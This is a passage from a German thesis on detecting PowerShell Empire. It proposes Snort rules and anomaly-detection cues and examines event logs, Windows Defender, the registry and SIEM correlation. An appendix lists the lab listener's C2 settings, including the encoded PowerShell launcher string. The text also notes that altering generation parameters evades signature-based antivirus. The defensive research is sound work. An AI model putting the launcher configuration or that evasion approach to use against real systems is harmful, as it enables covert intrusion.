alert tcp any any -> any any (msg: "Possible PS-Empire URI 2";
sid:1000002; rev:1; uricontent:"/news.php";)
alert tcp any any -> any any (msg: "Possible PS-Empire URI 3";
sid:1000003; rev:1; uricontent:"/login/process.php";)
```

Sobald eine der drei standardmäßig von Empire genutzten URIs `/admin/get.php`, `/news.php`, oder `/login/process.php` aufgerufen wird, löst dies einen Alarm aus. Da die gewählten URIs auch in legitimen Webanwendungen auftreten können, sollte von einer Blockierung (*drop*) dieser Pakete abgesehen werden. Des Weiteren kann es deshalb zu Falsch-Positiv-Meldungen kommen. Löst ein Client im Netzwerk diesen Alarm allerdings sehr häufig aus, im Idealfall alle fünf Sekunden, so verhärtet sich bereits der Verdacht auf eine Aktivität von Empire.

Die oben vorgeschlagenen Snort-Regeln gegen den im Testlabor mitgeschnittenen Netzwerkverkehr angewandt, liefern das auf Abbildung 5.1 abgebildete Ergebnis. Wie zu erwarten war, wird circa alle fünf Sekunden ein Alarm ausgelöst.

```
└─$ sudo snort -A console -K none -r traffic.pcapng -c /etc/snort/snort.conf -q
04/19-16:56:45.583751  [**] [1:1000002:1] Possible PS-Empire URI 2 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:56:45.897439  [**] [1:1000002:1] Possible PS-Empire URI 2 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:56:46.152183  [**] [1:1000001:1] Possible PS-Empire URI 1 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:56:51.399464  [**] [1:1000002:1] Possible PS-Empire URI 2 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:56:56.438154  [**] [1:1000003:1] Possible PS-Empire URI 3 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:01.496334  [**] [1:1000002:1] Possible PS-Empire URI 2 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:06.557127  [**] [1:1000002:1] Possible PS-Empire URI 2 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:11.604895  [**] [1:1000003:1] Possible PS-Empire URI 3 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:16.652065  [**] [1:1000002:1] Possible PS-Empire URI 2 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:21.694545  [**] [1:1000001:1] Possible PS-Empire URI 1 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:26.727877  [**] [1:1000001:1] Possible PS-Empire URI 1 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:31.774077  [**] [1:1000001:1] Possible PS-Empire URI 1 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:32.182539  [**] [1:1000003:1] Possible PS-Empire URI 3 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:37.287358  [**] [1:1000002:1] Possible PS-Empire URI 2 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:42.323193  [**] [1:1000001:1] Possible PS-Empire URI 1 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:42.460013  [**] [1:1000001:1] Possible PS-Empire URI 1 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:47.512521  [**] [1:1000003:1] Possible PS-Empire URI 3 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
04/19-16:57:47.512521  [**] [1:1000002:1] Possible PS-Empire URI 2 [**] [Priority: 0] {TCP} 192.168.0.11:49682 → 192.168.0.2:80
```

Abbildung 5.1: Das Resultat der SNORT-Regeln angewandt auf den Mitschnitt

Als weitere Möglichkeit für einen regelbasierten Ansatz, kommt das Antwortpaket des Servers in Frage. Wie bereits erwähnt, handelt es sich stets um ein Paket des selben Inhalts, solange keine Aufgabe auf den Agenten wartet. So könnte nach der auf Abbildung 4.7 abgebildeten Fehlermeldung des IIS-Server gefiltert werden. Auch dies kann zu Falsch-Positiv-Meldungen führen. Sollten die Meldungen allerdings durch Empire verursacht werden, würde das anhand der schieren Häufigkeit erkennbar sein. Eine passende Regel könnte dabei folgendermaßen aussehen:

```
alert tcp any any -> any any (msg: "Possible PS-Empire
Response"; sid:1000004; rev:1; content:"404 - File or directory
not found."; http_client_body; )
```

Wie zu erwarten, verursacht auch diese Regel circa alle fünf Sekunden einen Alarm bei dem Mitschnitt der Laborumgebung. Mit dieser Regel ist ebenfalls mit Falsch-Positiv-Meldungen zu rechnen, da der HTML-Inhalt so auch bei regulären Microsoft IIS-Servern zu finden ist. Ein regulärer Benutzer würde allerdings nicht fünfsekündlich eine Internetseite ohne relevanten Inhalt ansteuern, deshalb ist auch hier die Häufigkeit der Alarmierung entscheidend.

Eine gute und effektive Snort-Regel sollte möglichst genau auf den zu detektierenden Netzwerkverkehr zugeschnitten sein, um Falsch-Postiv-Meldungen zu verhindern. Dennoch sollte eine Regel nicht übermäßig streng definiert werden, um einer Nichtdetektion bei kleinsten Änderungen oder nicht bedachten Umständen entgegenzuwirken. Wegen der in Empire eingearbeiteten Obfuskationsstrategie, den verursachten Netzwerkverkehr möglichst legitim wirken zu lassen, ist eine Vermeidung von Falsch-Positiv-Meldungen mit starren Regeln nicht gänzlich möglich. Mit den oben vorgeschlagenen Regeln ist deshalb eine weitere Überprüfung durch eine menschliche Komponente unausweichlich, sollte ein Alarm ausgelöst werden.

5.1.2 Heuristischer Ansatz

Neben den zuvor gezeigten starren Regeln kann auch ein heuristischer Ansatz verfolgt werden um Indikatoren für Empire in einem Netzwerk zu erkennen. Ein NBAD-Programm (*Network behavior anomaly detection*) verfolgt kritische Netzwerkeigenschaften in Echtzeit und generiert einen Alarm, wenn eine Anomalie oder ein ungewöhnlicher Trend erkannt wird, der auf das Vorhandensein einer Bedrohung hinweisen könnte. Zu großangelegten Beispielen für solche Eigenschaften gehören erhöhtes Verkehrsvolumen, Bandbreitennutzung und Protokollnutzung. [40] Ein solches System wird in der Regel auf eigenständiger Hardware betrieben und die benötigten Daten über verteilte Sensoren zur Verfügung gestellt. Ein NBAD-Programm kann auch das Verhalten einzelner Netzteilnehmer überwachen. Damit NBAD optimal wirksam ist, muss über einen bestimmten Zeitraum eine Grundlinie des normalen Netzwerk- oder Benutzerverhaltens festgelegt werden. Sobald bestimmte Parameter als normal definiert wurden, kann jede Abweichung von einem oder mehreren von ihnen gekennzeichnet werden. [40] Nachfolgend werden Ansatzpunkte für eine anomaliebasierte Überwachung aufgezeigt:

Anfrage URIs Unter gewissen Vorraussetzungen können für die anomaliebasierte Überwachung ebenfalls die zuvor genannten URIs, welche regelmäßig durch den Agenten kontaktiert werden, zur Überwachung genutzt werden. Bei dem zu überwachenden Netzwerk muss ein geschlossenes Netzwerk (keine Verbindung nach außen) vorliegen, wie es in der Regel im gewerblichen Rahmen zu finden ist. Empire stellt standardmäßig Anfragen an URIs mit der Endung .php. Dies kann eine Anomalie darstellen, wenn im Firmennetzwerk die Skriptsprache PHP eigentlich keine Verwendung findet.

User-Agent Wie in der Datei `empire/server/listeners/http.py` festgelegt, benutzt der Empire-Agent standardmäßig den User-Agent `Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko` für seine Anfragen an den Empire-Server. Windows NT 6.1 ist die Versionsnummer von Windows 7. Bereits hier fällt eine Ungereimtheit auf: Der Empire-Agent läuft tatsächlich auf einer Maschine die mit Windows 11 betrieben wird. Sofern ein Überblick über die im Netzwerk genutzten Betriebssysteme vorliegt, kann eine solche Abweichung festgestellt werden. Des Weiteren ist in Firmen oftmals die Benutzung spezieller Software vorgegeben. Es könnte mittels des User-Agents somit eine weitere Anomalie festgestellt werden, sollte die Nutzung des Browsers Mozilla Firefox im Unternehmensnetzwerk untersagt sein.

Server-Header Die Antwort des Servers wird als ein von einem Microsoft-IIS-Server versandtes Paket getarnt. Die Überwachung dieses Wertes kann zu einer Alarmierung führen, sofern im Unternehmensnetzwerk kein Microsoft-IIS-Server zum Einsatz kommt. Auch hier gilt, dass eine Überwachung nur in einem geschlossenen Netzwerk sinnvoll ist und man zudem einen Überblick über die eingesetzte Server-Software haben muss.

HTML-Inhalt Wie im Unterunterabschnitt 4.3.2 beschrieben, antwortet der Server regelmäßig mit einem HTTP-Paket mit dem auf Abbildung 4.7 ersichtlichen Inhalt. Eine anomaliebasierte Überwachung des Netzwerkverkehrs könnte so konfiguriert werden, dass die Häufigkeit von Anfragen überwacht wird. Die regelmäßige Antwort des Servers mit gleichen Inhalt sollte dabei einen hohen Verdachtsmoment wecken. Um Falsch-Positiv-Meldungen zu minimieren, sollte der Schwellwert allerdings nicht zu niedrig gewählt werden: Das 15-malige Laden des gleichen statischen HTML-Inhalts innerhalb einer Minute bildet beispielsweise in der Regel kein übliches Nutzerverhalten ab. Eine Überschreitung dieser Schwelle wäre somit ein gutes Maß zum Auslösen einer Alarmierung.

Port Für den Angriff in der Testumgebung wurde mit Port 80 ein sehr unauffälliger Port für nicht SSL/TLS-verschlüsselten HTTP-Datenverkehr gewählt. Nichts desto trotz kann der Port bei Erstellung des Listeners frei gewählt werden. Wird HTTP-Datenverkehr auf einen anderen beliebig gewählten Port festgestellt, so sollte dies für eine anomaliebasierte Überwachung des Netzwerkverkehrs bereits ein Grund sein, um eine Alarmierung zu generieren. Wählt der Angreifer beispielsweise Port 443, welcher ebenfalls für Webanwendungen standardisiert ist, so sollte dennoch festgestellt werden, dass der Datenverkehr nicht SSL/TLS-verschlüsselt ist. Dies wäre die Norm für diesen Port und die Abweichung sollte ein gut konfiguriertes NBAD erkennen und melden.

Anfrage-Intervall Ein weiterer Indikator für den Befall eines Systems durch einen Empire-Agenten kann aus dem Anfrage-Intervall zum Server abgeleitet werden. Wie bereits erwähnt, ist dieses standardmäßig auf fünf Sekunden eingestellt. Gerade in einem Geschäftsnetzwerk mit typischen Bürozeiten, kann diese Regel-

mäßigkeit einen guten Indikator bieten. Ist beispielsweise ein typischer Arbeitsplatzrechner befallen, so sollte dieser außerhalb der Bürozeiten nahezu keinen Netzwerkverkehr generieren. Befindet sich darauf ein, mit den von Empire vorgeschlagenen Einstellungen generierter Empire-Agent, so wird dennoch weiterhin Netzwerkverkehr erzeugt und dieser sollte durch ein NBAD als Abweichung von der Norm detektiert werden.

Da die sogenannte *Network behavior anomaly detection* stark vom zu überwachenden Netzwerk abhängt, konnten hier nur mögliche Anhaltspunkte für eine Überwachung aufgezeigt werden und keine allgemeingültigen Lösungen präsentiert werden. Letztendlich muss für jedes zu überwachendes Netzwerk eine eigenständige Feststellung erfolgen, welche konkreten Ansätze erfolgversprechend sind. [40]

5.2 Identifizierung auf Hostebene

Nachfolgend werden Möglichkeiten zur Erkennung von Empire auf Hostebene untersucht. Hierfür finden ausschließlich windowseigene Programme und frei verfügbare Software Verwendung.

5.2.1 Windows Ereignisanzeige

Die Windows Ereignisanzeige (auch *Windows Event Logs*) enthalten eine Fülle von Informationen die für Verteidiger wichtig sein können, schnell eine Aktivität von Empire zu identifizieren. Je nach Konfiguration erfasst die Windows Ereignisanzeige vollständige Transkripte der PowerShell-Nutzung, in denen die Aktivitäten der Angreifer detailliert aufgeführt werden. Seit Windows 8 ist das PowerShell-Logging bereits standardmäßig so eingestellt, dass alle ausgeführten PowerShell-Befehle gesammelt werden. [41] Dies ist auch der Fall bei der Windows 11-Maschine im Testnetzwerk.

Wie auf Abbildung 5.2 zu sehen, erfassen diese Protokolle, die ausgeführten PowerShell-Befehle und den Zeitpunkt der Ausführung. Auf dem Bild ist der erste durch das Starten des Stagers verursachte Eintrag zu sehen. Insgesamt wurden durch den Stager mehr als 200 Einträge generiert, welche allesamt unter dem Level *Information* eingestuft wurden. Das Protokoll erfasst das Stager-Skript (rot), seinen Zeitstempel und andere relevante Informationen, die Verteidiger verwenden können, um eine Kompromittierungen zu erkennen, nachzuvollziehen und darauf zu reagieren.

Neben dem grafischen Windows Event Log können die Einträge auch mit folgendem PowerShell-Befehl in der Konsole eingesehen werden: [8]

```
PS C:\> Get-EventLog 'Windows PowerShell' | Format-List
```



Abbildung 5.2: Ein durch Empire verursachter Eintrag im Windows Event Log

5.2.2 Windows Defender

Bei Angriffen mit Empire unter Nutzung der vordefinierten Einstellungen hat der Windows Defender einen Befall des Hostsystems in der Laborumgebung jederzeit erfolgreich verhindert. Die Warnung des Antivirusprogramms wird in Abbildung 5.3 dargestellt. Aus diesem Grund wurde der Windows Defender und die Windows Firewall bei allen Maschinen deaktiviert.



Abbildung 5.3: Warnung des Windows Defenders bei Erkennen des Stagers von PowerShell Empire

Als Empire im Jahr 2015 entwickelt wurde, bot die Antivirussoftware aus dem Hause Microsoft noch keinen ausreichenden Schutz und eine Infektion eines Systems war trotz Microsoft Defender problemlos möglich. Mittlerweile wird ein durch Empire generisch erzeugter Schadcode effektiv von Windows Defender erkannt und blockiert. Das liegt daran, dass diese Schadcodes in der signaturbasierten Erkennung des Antivirusprogramms eingepflegt wurden. Der Sicherheitsexperte Mike Gualtieri beschreibt einen effektiven Weg, diese Erkennung zu umgehen: Da Empire quelloffen ist, können bestimmte Parameter zur Erzeugung des Schadcodes geändert werden, dadurch ändert sich die Signatur des erzeugten Schadcodes und eine Erkennung kann verhindert werden. [42]

Dieses Vorgehen hilft genau genommen nicht nur den Windows Defender, sondern alle signaturbasierten Anti-Virus-Programme zu umgehen. Diese Programme können schließlich nur bekannten Schadcode detektieren, von denen bereits eine Signatur in das Programm eingepflegt wurde.

5.2.3 Artefakte in Registry

Um mögliche zusätzliche Anhaltspunkte für einen Befall eines Systems mit Empire festzustellen, wurde auf dem Opfersystem mit Windows 11 ein Abbild der Registry vor dem Angriff erstellt. Zur Erstellung dieses Abbilds wurde die in Abschnitt 2.7 vorgestellte Software *RegistryChangesView* verwendet. Nachdem das System erfolgreich als Agent in Empire erworben wurde, wurde auf die gleiche Art ein erneutes Abbild mit besagter Software erzeugt. Schließlich wurden beide Abbilder unter Zuhilfenahme der Vergleichsoption von *RegistryChangesView* auf Veränderungen überprüft. Bei diesem Vergleich konnten keine relevanten Veränderungen festgestellt werden. Lediglich iterierende Werte wurden in der Zwischenzeit hochgezählt, beziehungsweise informatorische Einträge hatten sich geändert. Keiner der veränderten Werte konnte mit dem Angriff in Verbindung gebracht werden. Mit diesem Ergebnis wurde gerechnet, da Empire damit beworben wird, dass Veränderungen an persistenten Daten nur auftreten, sobald man ein als nicht *OpSec Safe* eingestuftes Modul verwendet. Eine Überwachung der Registry-Datenbank im Bezug auf das Empire Framework ist somit also nur bedingt sinnvoll. Führt ein Angreifer allerdings ein als nicht *OpSec Safe* eingestuftes Modul aus, so können durchaus Änderungen festgestellt werden. Module der Kategorie *persistence* (zum Etablieren einer persistenten Verbindung) beispielsweise verursachen regelmäßig eine Veränderung der Registry-Datenbank. Das Modul *Invoke-Registry* ist hier als Beispiel zu nennen [43]. Allerdings bietet das Framework auch ausreichend Wege in Form von Modulen die als *OpSec Safe* gekennzeichnet sind, um eine persistente Verbindung ohne detektierbarer Registry-Veränderung zu etablieren.

5.3 Security Information und Event Management

Security Information und Event Management (SIEM) bezeichnet ein Konzept, in dem Daten für die Echtzeitanalyse von Sicherheitsalarmen aus den Quellen von Anwendungen (*Security Information Management* (SIM)) und Netzwerkkomponenten (*Security Event Management* (SEM)) zusammengeführt werden. Das Ziel ist es die Computersicherheit einer Organisation zentral in einem Softwareprodukt, oder als Cloudservice, zu organisieren. [44] Sensoren für ein solches System können somit Network Intrusion Detection Systeme wie Snort sein, aber auch Log-Einträge, wie die der Windows Ereignisanzeige. Die bekanntesten Hersteller von Software dieser Sparte sind *Splunk* und *Elastic Inc*.

Ein SIEM-System ermöglichst also das Zusammenführen der zuvor erarbeiteten Indikatoren für Aktivitäten des Empire Frameworks aus Host- und Netzwerkebene. Dies hat den Vorteil, dass Alarme so konfigurieren werden können, erst auszulösen wenn Indikatoren auf beiden Ebenen anschlagen. Somit ließen sich Falsch-Positiv-Meldungen vermeiden, oder zumindest reduzieren. Wie festgestellt wurde, kann es insbesondere bei

den regelbasierten Indikatoren auf Netzwerkebene zu Falsch-Positiv-Meldungen kommen. Diese Meldungen lassen sich verhindern, indem man einen Alarm erst auslösen lässt, wenn auch auf Hostebene eine verdächtige Meldung generiert wurde.

6 Zusammenfassung und Fazit

Diese Thesis verfolgte zwei primäre Ziele: Zum einen sollte die Anwendung von PowerShell Empire aufgezeigt werden, insbesondere welche Möglichkeiten der Einsatz dieses Framework bietet. Des Weiteren sollten Möglichkeit zur Erkennung von Aktivitäten des Empire Frameworks aufgezeigt werden. Auch wenn der Fokus auf netzwerkbasierten Erkennungsmöglichkeiten lag, konnten ebenfalls hostbasierte Indikatoren erarbeitet werden. Die Koppelung von host- und netzwerkbasierten Erkenntnissen unter Einsatz eines SIEM-Systems wurde ebenfalls vorgeschlagen.

Es konnte ein guter Überblick hinsichtlich Installationsmöglichkeiten, Plattforkompatibilität, Anwendungsmöglichkeiten und Bedienung des Empire Frameworks geliefert werden. Auf eine minutiöse Anleitung zur Bedienung des Frameworks wurde verzichtet, da sich dieses als sehr intuitiv herausstellte. Sogar der konsolenbasierten Client wurde sinnvoll umgesetzt, sodass eine Bedienung nach einer kurzen Einarbeitungsphase problemlos möglich ist. Nichts desto trotz sind Vorkenntnisse insbesondere im Bereich Computernetzwerke und im Umgang mit Linux hilfreich. Es wurde festgestellt, dass eine Nutzung unter Kali Linux den einfachsten Weg darstellt, insbesondere weil sich die Software bereits im APT-Repository von Kali befindet. Eine Nutzung über Docker als Containervirtualisierungslösung stellt einen weiteren einfachen Weg dar und bietet eine sehr breite Plattformkompatibilität.

Die Unterteilung des Frameworks in Server- und Client-Komponente wurde ebenfalls beleuchtet. Das Aufschlüsseln der einzelnen Phasen der Kommunikation und das Aufzeigen der angewandten Verschlüsselungstechniken bietet ein tieferes Verständnis über die Arbeitsweise des Frameworks, was als Verteidiger unabdingbar ist.

Der in der Laborumgebung durchgeführte typische Angriff, unter Verwendung der vom Framework vordefinierten Einstellungen, ermöglichte eine Analyse des Netzwerkverkehrs, sowie eine nachgehende Untersuchung des infizierten Opfersystems. Hieraus ließen sich unterschiedliche Indikatoren ableiten, die eine Erkennung des Frameworks unter Umständen sogar in Echtzeit ermöglichen. Es konnte auch festgestellt werden, dass aktuelle Windows-Betriebssysteme mit dem Windows Defender bereits über einen guten Basisschutz gegen Empire verfügen. Durch den Stager verursachte relevante Veränderung in der Registry-Datenbank konnten nicht festgestellt werden.

Insbesondere polizeilichen Ermittlern im Bereich Internetkriminalität konnte ein guter Überblick über das Empire Framework geboten werden. Durch Lesen dieser Arbeit erwirbt man eine Vorstellung für potentielle Einsatzmöglichkeiten und Fähigkeiten des PowerShell Empire Frameworks. Es wird Wissen über die spezielle Terminologie und die Einsatzphasen des Frameworks vermittelt.

Bei Beratungsgesprächen mit Administratoren von Firmennetzwerken können die in dieser Thesis aufgezeigten Ansätze zur Abwehr des Frameworks besprochen werden. Eine Einschätzung der Effektivität der einzelnen Ansätze liegt letztendlich beim jeweiligen Netzwerkbetreiber, da hierfür tieferes Wissen über das jeweilige zu schützende Netzwerk nötig ist.

7 Diskussion und Ausblick

Die Arbeit von Ayan Saha [19] weckte die Hoffnung den Netzwerkverkehr des Frameworks komplett entschlüsseln zu können. Leider wurde der Verschlüsselungsprozess nach Veröffentlichung des Beitrags von Ayan Saha auf eine Weise verändert, dass lediglich nur teilweises Entschlüsseln gelungen ist und trotz großer Anstrengung kein neuer Weg zur kompletten Entschlüsselung erarbeitet werden konnte. Anhand der Analyse des Netzwerkverkehrs konnte bestätigt werden, dass die Initiierungsphase weiterhin in drei Phasen (*Stages*) eingeteilt ist. Auch die Paketstruktur der anschließenden *Post-Execution*-Phase wurde erkannt und dargestellt. Trotzdem die ausgetauschten Daten nicht komplett entschlüsselt werden konnten, reichen diese Erkenntnisse um Identifizierungsmöglichkeiten dieser Pakete zu verfassen.

Auf Hostebene war die Effektivität des Windows Defenders überraschend. Dieser musste komplett deaktiviert werden, um einen erfolgreichen Angriff durchzuführen. Erfahrungen mit einer frühen Version des Frameworks im Jahr 2016 weckten die Hoffnung, dass dieser Schritt unnötig wäre. Damals wurde das Framework von Antivirus-Software nämlich nur in seltenen Fällen erkannt.

Aufbauend auf dieser Arbeit könnten zukünftig die einzelnen Module des Frameworks noch detaillierter beleuchtet werden. Wie festgestellt wurde, werden auf Netzwerkebene stets Pakete gleicher Struktur erzeugt, auf Hostebene ist jedoch ein Verursachen unterschiedlicher Spuren sehr wahrscheinlich. Diese Erkenntnisse können für forensische Arbeiten an befallenen Geräten sehr nützlich sein und sind somit auch aus polizeilicher Sicht relevant.

Da eine Vielzahl der Module und auch die meisten initialen Schadcodevarianten lediglich im Arbeitsspeicher des Opfers ausgeführt werden, wäre auch eine RAM-Analyse ein interessanter Ansatz um weitere Erkennungsmerkmale für den Befall durch das Framework herzuleiten.

Für diese Thesis wurde kein Programmcode des Frameworks verändert. Dank der Quelloffenheit wäre dies jederzeit möglich. Zukünftige Arbeiten könnten aufzeigen, wie effektiv Abänderungen des Quellcodes zur Verhinderung einer Detektion sind. Auch wäre eine Entwicklung eigener Module denkbar.

Es konnte im Rahmen dieser Thesis auch festgestellt werden, dass größere Änderungen im Aufbau des Frameworks zwischen den Versionen auftreten können. So wurden die Listener und Stager zwischen den Versionen 1.3.X und 1.4.X des Frameworks stark verändert. Der in dieser Arbeit verwendete *windows/laucher_bat*-Stager generierte in Version 1.3.X den Schadcode noch in Form einer einzelnen Datei. Ab Version 1.4.X wurde die in Abschnitt 4.2 beschriebene Zweiteilung des Schadcodes etabliert. Der in-

itiale Schadcode lädt nun den Rest des Schadcodes von einem durch das Framework zur Verfügung gestellten Webserver nach. Durch diese Erkenntnis ist von regelmäßigen Umgestaltungen bereits verfügbarer Module auszugehen. Um eine erfolgreiche Identifizierung des Empire Frameworks auf Netzwerk- als auch auf Hostebene zukünftig sicherstellen zu können, müssten die erarbeiteten Ergebnisse deshalb mit jeder neuen Version auf ihre Gültigkeit verifiziert werden.

Anhang A: http-Listener-Einstellungen

Record Options

Name	Value	Required	Description
BindIP	0.0.0.0	True	The IP to bind to on the control server.
CertPath		False	Certificate path for https listeners.
Cookie	uUJvaPWuEWBCQl	False	Custom Cookie Name
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	True	Default communication profile for the agent.
Headers	Server:Microsoft-IIS/7.5	True	Headers for the control server.
Host	http://192.168.0.2:80	True	Hostname/IP for staging.
KillDate		False	Date for the listener to exit (MM/dd/yyyy).
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
Name	http	True	Name for the listener.
Port	80	True	Port for the listener.
Proxy	default	False	Proxy to use for request (default, none, or other).
ProxyCreds	default	False	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
